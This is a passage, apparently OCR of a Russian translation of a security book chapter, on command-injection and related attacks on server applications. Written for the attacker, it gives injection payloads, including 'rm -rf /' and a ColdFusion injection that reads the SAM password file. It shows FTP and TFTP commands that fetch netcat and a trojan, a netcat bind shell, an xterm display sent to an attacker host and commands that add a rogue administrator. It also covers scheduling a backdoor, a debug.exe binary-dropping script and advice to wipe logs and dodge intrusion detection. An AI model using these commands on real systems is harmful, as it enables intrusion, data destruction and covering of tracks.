Доверительные отношения, устанавливаемые при настройке программного обеспечения, могут возникать и в результате применения правил политики. Например, в модели Java 2 решения об установке доверительных отношений могут быть определены в политике и затем реализованы с помощью виртуальной машины. Программному коду Java 2 могут быть предоставлены специальные привилегии, а права доступа будут проверяться согласно правилам политики при запуске этого кода. Политика является краеугольным камнем системы. Правила политики могут задаваться пользователем (неудачное решение) или системным администратором и сохраняться в классе `java.security.Policy`. Это и есть "ахиллесова пята" системы безопасности Java 2.

Создание согласованных правил политики на высоком уровне детализации требует немалого опыта и последующей проверки безопасности. Зачастую исполняемый код разделяется по категориям, исходя из исходного адреса URL и секретных ключей, использованных для создания подписи этого кода. Правила политики отображают набор правил доступа для программного кода, разделяемого по категориям согласно информации об отправителе (адрес URL) или цифровой подписи конкретного блока кода. Любому специалисту понятно, насколько это сложно. На практике политика Java 2 часто отключается из-за своей чрезмерной сложности. Однако для хакеров файлы политики являются отличными целями для атаки. Ведь для этих файлов очень часто предоставляются слишком большие привилегии.

Конкретные методы атак на серверные приложения

Используя базовые принципы создания атак на серверные программы и ошибки в этих программах, можно создавать различные варианты реально работающих программ атаки. В этой главе еще будет представлено немало конкретных примеров, в которых использован целый набор методов атак. Среди рассмотренных методов можно назвать следующие:

- внедрение команд для командного интерпретатора;
- использование каналов, портов и прав доступа;
- использование свойств файловой системы;
- манипулирование переменными среды;
- использование внешних переменных;
- использование некорректной аутентификации при открытии сеанса;
- подбор идентификаторов сеанса;
- использование дополнительных возможностей аутентификации;
- использование некорректной обработки ошибок.

Внедрение команд для командного интерпретатора

Операционная система располагает многими мощными возможностями, включая доступ к файлам, сетевые библиотеки и доступ к устройствам. Многие из этих возможностей реализуются за счет функций системных вызовов или других API. Иногда используются библиотеки функций, упакованные в виде специальных модулей. Например, загрузка DLL, по сути, является загрузкой модуля с новыми функциями. Многие из этих функций предоставляют широкий доступ к файловой системе.

Командный интерпретатор — это подсистема, предоставляемая операционной системой. Эта подсистема позволяет пользователю подключаться к машине и вводить тысячи команд, получать доступ к программам и "путешествовать" по файловой системе. Командный интерпретатор обладает огромными возможностями и иногда предоставляет язык для написания сценариев с целью автоматизировать выполнение заданий. Стандартными командными редакторами являются программы `cmd` для систем Windows NT и `/bin/sh` для систем UNIX. Командный интерпретатор является ключевым компонентом для автоматизированного выполнения задач. Доступ к командному интерпретатору предоставляется программистам посредством API. Использование командного интерпретатора какой-либо программы означает, что эта программа получает права обычного пользователя. Теоретически программа может выполнять любую команду, как это происходит при непосредственной передаче команд от пользователя. Таким образом, при успешном взломе программы, которая имеет доступ к командному интерпретатору, злоумышленник получает неограниченный доступ к этому командному интерпретатору посредством другой программы.

Но это весьма упрощенная точка зрения. В действительности воспользоваться уязвимыми местами можно только тогда, когда команды передаются командному

интерпретатору, которым управляет удаленный пользователь. Передача входных данных без всякой фильтрации несет потенциальную угрозу, а возможной она становится после реализации следующих вызовов API.

```
system()
exec()
open()
```

Эти команды вызывают внешние исполняемые файлы и процедуры для осуществления поставленных задач.

Для проверки наличия подобной проблемы используется ввод различных команд, отделенных разделителями. Для передачи команд можно использовать утилиты `ping` или `cat`. Проверку удаленной системы очень удобно проводить с помощью утилиты `ping`. Удобство применения `ping` состоит в том, что используются одинаковые параметры, независимо от вида операционной системы. Если с помощью брандмауэра установлена фильтрация ICMP-пакетов, то можно воспользоваться DNS-запросами. Эти запросы обычно не блокируются брандмауэром, поскольку служба DNS критически важна для нормальной работы в сети. Также довольно просто использовать утилиту `cat` для загрузки файлов. Существуют буквально миллионы способов для реализации передачи данных командному интерпретатору. Ниже представлен удачный пример атакующих входных данных для взлома систем Windows NT.

```
%SYSTEMROOT%\system32 \ftp <вставка набора ip-адресов>
type %SYSTEMROOT%\system32 \drivers \etc \hosts
cd
```

Команда `ftp` позволяет установить исходящее FTP-соединение для подключения к набору IP-адресов. Формат файла `hosts` определить легко, а команда `cd` позволяет показать содержимое текущего каталога.

Предотвращение появления мерцающего окна на экране

Как известно, при запуске командного интерпретатора на экране Windows-системы появляется черное окно командного интерпретатора. Для сидящего за консолью становится очевидно, что происходит что-то подозрительное. Один из способов избежать появления этого экрана заключается в установке заплаты в атакуемую программу для непосредственного исполнения команд[2].

Еще один вариант заключается в исполнении команды с определенными параметрами, которые позволяют управлять названием окна и максимально уменьшить его размер.

```
start "window name"/MIN cmd.exe /c <команды>
```

Добавление данных в аргументы для команд командного интерпретатора

Шаблон атаки: внесение данных в аргументы

Данные пользователя могут непосредственно передаваться в аргумент команды для командного интерпретатора. Существует большое количество программ третьих производителей, которые позволяют передавать данные в командный интерпретатор с недостаточной фильтрацией или вообще без нее.

---

[2] *Когда-то для этой цели существовала программа-оболочка под названием* `elitewarp`. *Ее можно найти по адресу* `http://homepage.ntlworld.com/chawmp/elitewrap/`.

Внесение данных с помощью тега CFEXECUTE для программы Cold Fusion

Тег CFEXECUTE используется в сценариях Cold Fusion для запуска команд в операционной системе. Если команде передаются предоставленные пользователями аргументы, то вполне возможно проведение атаки. Иногда тег CFEXECUTE запускает команды с неограниченными правами учетной записи администратора, т.е. хакер получает доступ ко всем ресурсам системы. Рассмотрим следующий вредоносный код.

```
<CFSET #STRING#='/c:"'&#form.text#&'"C:\inetpub \wwwroot \*'
><CFEXECUTE NAME='c:\winnt \system32 \findstr.exe'
  ARGUMENTS=#STRING#
  OUTPUTFILE="C:\inetpub \wwwroot \output.txt"
  TIMEOUT="120">

     </CFEXECUTE>

     <CFFILE ACTION="Read"
          FILE="C:\inetpub \wwwroot \output.txt"
          VARIABLE="Result">
  <cfset Result =#REReplace(Result,chr(13),"
","ALL")#>
  #Result#
```




Рис. 4.4. Код приведенного выше листинга служит для создания подобного окна для ввода данных. С помощью специально подготовленных входных данных хакер может использовать этот код в своих целях. Здесь показан один из вариантов вредоносных данных. Обратите особое внимание на символ двойной кавычки

В этом случае разработчик хотел разрешить пользователю контролировать только строку поиска. Он жестко закодировал искомый каталог для этого поиска. Проблема в том, что разработчик некорректно реализовал фильтрацию символа двойной

кавычки[3]. Используя эту ошибку, хакер способен прочесть любой файл. На рис. 4.4 изображено окно для ввода данных, реализованное с помощью приведенного выше кода. Также показаны вредоносные данные, введенные злоумышленником.

Когда хакер вводит строку данных, показанных на рис. 4.4, возвращается сообщение об ошибке, которое показано на рис. 4.5.




Рис. 4.5. Это сообщение об ошибке отображается при обработке уязвимым CGI-сценарием вредоносных входных данных

Параллельно с выполнением других задач в нашем коде заложено использование файла `output.txt`. Доступ к этому файлу позволяет получить двоичное содержимое файла `sam`. В файле `sam` хранятся пароли и он является подходящей целью для классической атаки взлома паролей. Содержимое файла `sam` показано на рис. 4.6.

Использование во входных данных разделителей команд

Шаблон атаки: разделители команд

Используя символ точки с запятой или другие специальные символы, можно объединить в одном запросе несколько команд. Уязвимые атакуемые программы выполнят все заданные команды.


При атаке на CGI-программу входные данные могут выглядеть следующим образом.

```
<input type=hidden name=filebase value="bleh; [команда]">
```

[3] *Безусловно, разработчику лучше было бы создать "белый список" и перечислить в нем допустимые строки поиска. — Прим. авт.*

Рис. 4.6. Двоичное содержимое файла SAM, запрошенного с помощью вредоносных входных данных хакера. Используя эти данные, можно начинать взлом паролей

Ниже показаны стандартные команды атаки, которые часто добавляются в существующие строки



В результате выполняемую команду можно представить следующим образом.

```
cat data_log_; rm -rf /; cat temp.dat
```

Обратите внимание, что в этом примере передаются три команды. Злоумышленник стирает все файлы из файловой системы (с помощью команды `rm`), доступ к которым предоставляется согласно привилегиям выполняемого процесса. Для разделения команд используется символ точки с запятой. Символы разделения команд очень важны при проведении атак с помощью внесения вредоносных команд. Широко используемыми символами разделения команд являются следующие символы.

```
%0a
>
`
;
|
> /dev/null 2>&1 |
```

Атаки с внесением вредоносных команд довольно популярны, поэтому в системах обнаружения вторжений обычно есть сигнатуры для выявления подобных действий хакеров. Стандартная система обнаружения вторжений выявляет такую атаку хакера, особенно если в атаке используются популярные имена атакуемых файлов, например `/etc/passwd`. Для злоумышленника разумнее будет использовать более хитрые команды на атакуемой операционной системе. Избегайте использования стандартных команд атаки наподобие `cat` или `ls`. Альтернативой может служить применение шифрования (см. главу 6, "Подготовка вредоносных данных"). Кроме того, не забывайте, что Web-сервер создает файлы журналов, в которые заносятся все сведения о входных данных. Поэтому при использовании подобных атак следует очищать файлы журналов как можно скорее. При этом следует помнить, что уязвимое место, через которые можно вводить данные, может подойти и для очистки файлов журналов (если только существуют необходимые разрешения на доступ к файлам).

Символ возврата каретки часто является допустимым символом разделителя команд для командного интерпретатора. Это весьма важный момент, поскольку многие устройства фильтрации не отслеживают передачу этого символа. Иногда фильтры и регулярные выражения для фильтрации, созданные с должным вниманием, позволяют предотвратить атаки с использованием передачи команд командному интерпретатору, но ошибки происходят регулярно. Если фильтр не блокирует символа возврата каретки, то весьма вероятен успех атаки с внесением вредоносных данных[4].

Внесение PHP-команд с использованием разделителя команд

Рассмотрим следующий вредоносный код для кода, приведенного в примере 2.

```
passthru ("find . -print | xargs cat | grep $test");
```

На рис. 4.7 показано, что происходит, когда этот код используется при стандартной атаке с помощью введения данных.

---

[4] *Еще раз напоминаем, что гораздо более лучшим средством защиты является использование "белых списков" допустимых символов, чем создание исключений при любом виде фильтрации. — Прим. авт.*





Рис. 4.7. При запуске уязвимого кода из примера 2 можно добиться подобных результатов. Обратите внимание на вредоносные входные данные, предоставленные хакером. С помощью добавления строки `;ls /` хакер смог получить список файлов корневого каталога

Шаблон атаки: последовательный анализ и двойное преобразование символов

Иногда передаваемые команды проходят несколько уровней анализа. Поэтому хакер должен предусмотреть возможность двойного преобразования символов (double escape). При ошибках в таком преобразовании на конечном этапе хакер может получить нужный символ, подходящий для проведения атаки.

Использование преобразования символов

Хорошим примером проблемы последовательного анализа является символ обратной косой черты (\). Этот символ используется для отделения символов в строках, но также используется для разделения каталогов в файловой системе Windows NT. При внесении вредоносного кода, включающего в себя имена файлов для системы Windows NT, следует учесть двойное преобразование символа обратной косой черты. В некоторых случаях требуется учитывать четверное преобразование символов.



На этой диаграмме хорошо виден каждый уровень анализа преобразования (серые блоки) символа обратной косой черты. При анализе два символа обратной косой черты преобразуются в один. Используя четыре символа обратной косой черты, хакер добивается нужного результата в окончательной строке.

Создание текстовых файлов путем внесения данных

Используя команду `echo`, можно создавать текстовый файл на удаленной системе.

```
cmd /c echo line_of_text >> somefile.txt
```

Тестовые файлы очень удобно использовать при применении автоматизированных утилит. Показанные в этом примере символы >> используются для добавления данных к существующему файлу. Пользуясь этим методом, хакер может "строить" текстовый файл построчно.

Создание двоичных файлов с помощью `debug.exe`

Один из улучшенных методов атак, открытие которого приписывают Яну Витеку (Ian Vitek) из iXsecurity, заключается в создании исполняемых файлов на Windows-системах. Представленная здесь утилита способна создавать только файлы с расширением `.com`, но это исполняемый код. Умелое использование этой утилиты позволяет удаленно установить потайной ход.

На вход утилиты отладчика подается файл сценария (с расширением `.scr`). Сценарий может содержать различные вызовы для побайтового создания файла на диске. Используя эту хитрость для создания текстовых файлов, хакер может передать целый отладочный сценарий на удаленный хост. После создания сценария он может запустить утилиту `debug.exe`.

```
debug.exe < somescript.scr
```

Эта хитрость может быть использована для создания любого файла размером до 64 Кбайт. Это достаточно много, и созданный файл можно использовать для различных целей, включая создание исполняемого кода. Среди других вариантов исполь-

зования этого метода можно назвать создание ROM-образов на удаленной системе для последующего доступа к аппаратным средствам.

Полезный сценарий Яна Витека позволяет сконвертировать любой двоичный файл в сценарий отладчика.

```
#/usr/bin/perl
# Bin to SCR
$version=1.0;

require 'getopts.pl';
$r = "\n";

Getopts('f:h');
die "\nКонвертируем двоичный файл в SCR-сценарий.\
Version $version by Ian Vitek ian.vitek\@ixsecurity.com\
\usage: $0 -f binfile\
\t-f binfile Двоичный файл для конвертирования\
\t Обратное конвертирование с помощью DOS-команды \
\t debug.exe <binfile\
\t-h This help\n\n" if ( $opt_h || ! $opt_f );
open(UFILE,"$opt_f") or die "Can\'t open bin file \"$opt_f\"\n$!\n";

$opt_f=~/^([^\.]+)/;
$tmpfile=$1 . ".scr";
$scr="n $opt_f$r";
$scr.="a$r";

$n=0;
binmode(UFILE);
while( $tn=read(UFILE,$indata,16) ) {
$indata=~s/(.)/sprintf("%02x,",ord $1)/seg;
chop($indata);
$scr.="db $indata$r";
$n+=$tn;
}
close(UFILE);
$scr.="\x03$r";
$scr.="rcx$r";
$hn=sprintf("%02x",$n);
$scr.="$hn$r";
$scr.="w$r";
$scr.="q$r";

open(SCRFILE,">$tmpfile");
print SCRFILE "$scr";
close(SCRFILE);
```

Полная компрометация системы обычно включает в себя установку потайного хода наподобие sub7 или Back Orifice. Первым шагом является запуск команды для проверки полученных привилегий. Запускать полномасштабную атаку без точных сведений о возможности создания файлов довольно неразумно.

Также должен учитываться статус файлов журналов. Можно ли записывать данные в эти файлы? Можно ли стереть информацию из них? Хакеры, которые не выполняют этих проверок, обрекают себя на провал. Чтобы проверить возможность записи, вполне реально использовать, например, следующую команду.

```
touch temp.dat
```

Затем запросим список файлов каталога.

```
ls
```

Файл должен быть здесь. Теперь попробуем его удалить.

```
rm temp.dat
```

Удалось?

Теперь проверим файлы журналов. Если мы имеем дело с сервером под управлением Windows NT, то файлы журналов обычно хранятся в каталоге `WINNT\system32\LogFiles`. Попробуем добавить данные к одному из этих файлов (имена файлов могут отличаться).

```
echo AAA >> ex2020.log
type ex2020.log
```

Проверим наличие новых данных. А теперь попробуем удалить файл. Если файл можно удалить, значит, удача на стороне хакера. Хакер может смело атаковать систему, а затем уничтожить следы своих действий. Только если все эти тесты проходят успешно и файлы могут быть размещены на системе, можно переходить ко второму этапу атаки — созданию сценария для установки потайного хода.

Ввод данных и протокол FTP

Весьма удачным примером сценария является FTP-сценарий для Windows. FTP-клиент практически всегда устанавливается на Windows-системе по умолчанию. FTP-сценарии могут заставить FTP-клиент установить соединение с удаленным хостом и загрузить файл. После загрузки этот файл может быть исполнен.

```
echo anonymous>>ftp.txt
echo root@>>ftp.txt
echo prompt>>ftp.txt
echo get nc.exe>>ftp.txt
```

Это позволяет создать FTP-сценарий для загрузки программы `netcat` на атакуемую машину. Для запуска сценария мы используем следующую команду.

```
ftp -s:ftp.txt <IP-адрес моего сервера>
```

Как только `netcat` загружается на атакуемый компьютер, мы создаем потайной ход с помощью приведенной ниже команды.

```
nc -L -p 53 -e cmd.exe
```

Это позволяет открыть порт (напоминаем, что порт 53 используется для переноса зоны DNS). Привязка устанавливается к файлу `cmd.exe`. После установки соединения мы получаем потайной ход.

Используя только внесение команд, мы установили потайной ход в системе. На рис. 4.8 показано подключение хакера к порту для проверки доступа к командному интерпретатору. Хакеру выдается стандартное приглашение DOS на ввод команды. Мы добились успеха!

Внесение данных и программа `xterm`

Передача программы для установки потайного хода на удаленную систему является достаточно сложной задачей. Такие действия практически всегда оставляют на атакуемой машине файлы и следы, выявляемые средствами аудита (т.е. что-то, что необходимо удалить). Иногда атаку на удаленную систему проще провести с помощью программ, которые уже установлены на этой системе. На многих UNIX-компьютерах установлена система X Windows, и получить доступ к командному

интерпретатору из системы X намного проще, чем устанавливать с нуля потайной ход. С помощью программы `xterm` и локального X-сервера удавленный командный интерпретатор может быть выведен на рабочий стол хакера.




Рис. 4.8. Достигнута основная цель: получен доступ к командному интерпретатору на удаленной системе

Рассмотрим уязвимый сценарий PHP-приложения, который позволяет передать пользовательские данные командному интерпретатору с помощью следующей команды.

```
passthru( "find . -print | xargs cat | grep $test" );
```

Если злоумышленник передает следующую строку входных данных

```
;/usr/X/bin/xterm -ut -display 192.168.0.1:0.0
```

где вместо IP-адреса `192.168.0.1` может использоваться любой адрес (который должен указать на X-сервер хакера), то создается удаленный сеанс связи `xterm`.




Рис. 4.9. Успешный результат удаленного запуска программы `xterm`. Хакер получил права пользователя SysMan

Хакер отправляет строку данных и ждет. Проходят секунды. Внезапно на экране появляется окно программы `xterm`, сначала оно пустое, а затем заполняется текстом. Является ли это приглашением на ввод хэшированного пароля суперпользователя? На рис. 4.9 злоумышленник отправил команду `id`, чтобы определить, от имени какого пользователя работает программа атаки.

Внесение данных для протокола TFTP

Протокол TFTP — это очень простой протокол для обмена файлами. Для проведения атаки по протоколу TFTP у хакера должен быть где-то запущен TFTP-сервер, который доступен для атакуемой системы. Атакуемая система организует соединение к TFTP-серверу. Весьма логично оставить там программу для создания потайного хода, которая будет ожидать соединения и будет готова к установке. Команда для реализации этого плана должна выглядеть примерно следующим образом (на системах Windows учитываем преобразование символов).

```
C:\\WINNT\\system32\\tftp –i <IP-адрес.компьютера.хакера> GET trojan.exe
```

В этом примере файлом `trojan.exe` может быть любой файл, который хакер хочет загрузить из хранилища. TFTP — удобное средство для обмена файлами. Этот протокол позволяет без особых усилий загружать программы на маршрутизаторы, коммутаторы и кабельные модемы. С недавних пор во многих поэтапных атаках стали использоваться возможности протокола TFTP.

Добавление нового пользователя

Установка потайного хода может и не потребоваться. Просто добавив новую учетную запись, злоумышленник сможет получить необходимый доступ. Знаменитый пример (по крайней мере, его даже печатали на футболках на конференции хакеров Def-Con) — добавление хакером Кэвином Митником (Kevin Mitnick) учетной записи toor (это слово root, написанное наоборот) на атакуемые хосты. Используя внесение команд при работе с правами привилегированного процесса, хакер без особых проблем может добавлять новые учетные записи в систему.

Вновь прибегая к Windows NT в качестве примера, для добавления учетной записи можно воспользоваться следующей командой.

```
C:\\WINNT\system32\\net.exe user hax0r hax0r /add
```

Мы можем даже добавить пользователя в группу администраторов.

```
C:\\WINNT\system32\\net.exe localgroup Administrators hax0r /add
```

Планирование запуска процессов

После добавления учетной записи на компьютер становиться возможным распланировать выполнение задач на удаленном компьютере. Для этого обычно используют утилиту `at`. В Windows -системе хакер может смонтировать диск на удаленную систему и установить программу потайного хода. Если с удаленной систе-

мой установлен сеанс связи с правами системного администратора, то хакер просто выполняет команду `at`, указывая удаленную цель атаки.

Рассмотрим пример монтирования диска, добавления исполняемого файла и планирования запуска этой программы на удаленной системе.

```
C:\hax0r>net use Z: \\192.168.0.1\C$ hax0r /u:hax0r
C:\hax0r>copy backdoor.exe Z:\
C:\hax0r>at \\192.168.0.1\C$ 12:00A Z:\backdoor.exe
```

План хакера сработает в полночь. С помощью удаленного вызова процедур Windows-компьютеры предоставляют хакеру полное управление после установки сеанса с правами системного администратора[5].

Вывод: передача команд командному интерпретатору и связанные с ней атаки являются очень мощным оружием хакеров.

Использование хакером каналов, портов и прав доступа

Для взаимодействия между программами используются различные методы. Иногда для проведения атак может использоваться сама среда передачи данных. Точно так же, как и ресурсы, принадлежащие другим программам, с которыми осуществляется взаимодействие.

Локальные сокеты

Программа может открывать сокеты для взаимодействия с другими процессами. Эти сокеты не предназначены для использования самими пользователями. Во многих случаях использование локальных сокетов приводит к ситуации, когда уже получивший к системе доступ злоумышленник может подключиться к локальному сокету и выполнить определенные команды. Серверная программа может (ошибочно!) предполагать, что к сокету может подключаться только другая программа. Таким образом, хакеру достаточно "выдать себя" за другую программу.

Чтобы проверить систему на предмет наличия локальных сокетов, используем следующий запрос.

```
netstat -an
```

Для определения того, какие процессы являются владельцами сокета, можно воспользоваться следующими командами.

1. Команда `lsof`

```
# lsof -i tcp:135 -i udp:135
 COMMAND  PID USER  FD  TYPE    DEVICE SIZE/OFF NODE NAME
 dced   22615 root  10u inet 0xf5ea41d8     0t0 TCP *:135 (LISTEN)
 dced   22615 root  11u inet 0xf6238ce8 0t0 UDP *:135 (Idle)
```

2. Команда `netstat`

```
C:\netstat -ano

Active Connections

Proto Local Address     Foreign Address   State   PID
```

[5] *Обратите внимание на тенденцию к резкому сокращению количества игр на основе удаленного вызова процедур (RPC-игры) после того, как "червь" Blaster заставил более серьезно задуматься Microsoft об обеспечении безопасности. — Прим. авт.*

```
TCP    0.0.0.0:135        0.0.0.0:0          LISTENING   772
TCP    0.0.0.0:445        0.0.0.0:0          LISTENING   4
TCP    0.0.0.0:1025       0.0.0.0:0          LISTENING   796
TCP    0.0.0.0:1029       0.0.0.0:0          LISTENING   4
TCP    0.0.0.0:1148       0.0.0.0:0          LISTENING   216
TCP    0.0.0.0:1433       0.0.0.0:0          LISTENING   1352
TCP    0.0.0.0:5000       0.0.0.0:0          LISTENING   976
TCP    0.0.0.0:8008       0.0.0.0:0          LISTENING   1460
TCP    127.0.0.1:8005     0.0.0.0:0          LISTENING   1460
TCP    127.0.0.1:8080     0.0.0.0:0          LISTENING   1460
```

Взлом базы данных Oracle 9i с помощью атаки на сокет

В Oracle 9i поддерживается использование хранимых процедур. Одной из возможностей хранимых процедур является возможность загрузки библиотек DLL или модулей кода и применения вызовов функций. Это позволяет разработчику, например, создавать зашифрованные библиотеки с помощью C++ и предоставлять доступ к этим библиотекам как к хранимым процедурам. Хранимые процедуры вообще широко используются при разработке больших программных проектов.

В сервере Oracle 9i предусмотрено получение запросов на соединение на порт 1530, т.е. ожидается подключение базы данных Oracle, которая запросит загрузить библиотеку. Для этого соединения не предусмотрено никакой аутентификации, значит, чтобы подключиться к программе, ожидающей запроса (listener), пользователю достаточно выдать себя за программу базы данных Oracle. Таким образом, хакер может просто отправить запросы, похожие на запросы базы данных Oracle. В результате анонимный пользователь способен сделать любой системный вызов на удаленной системе. Это уязвимое место открыл в 2002 году Дэвид Литчфилд (David Litchfield), после того, как компания Oracle начала свою рекламною компанию о невозможности взлома ее продуктов.

Ветвление процессов и наследование дескрипторов

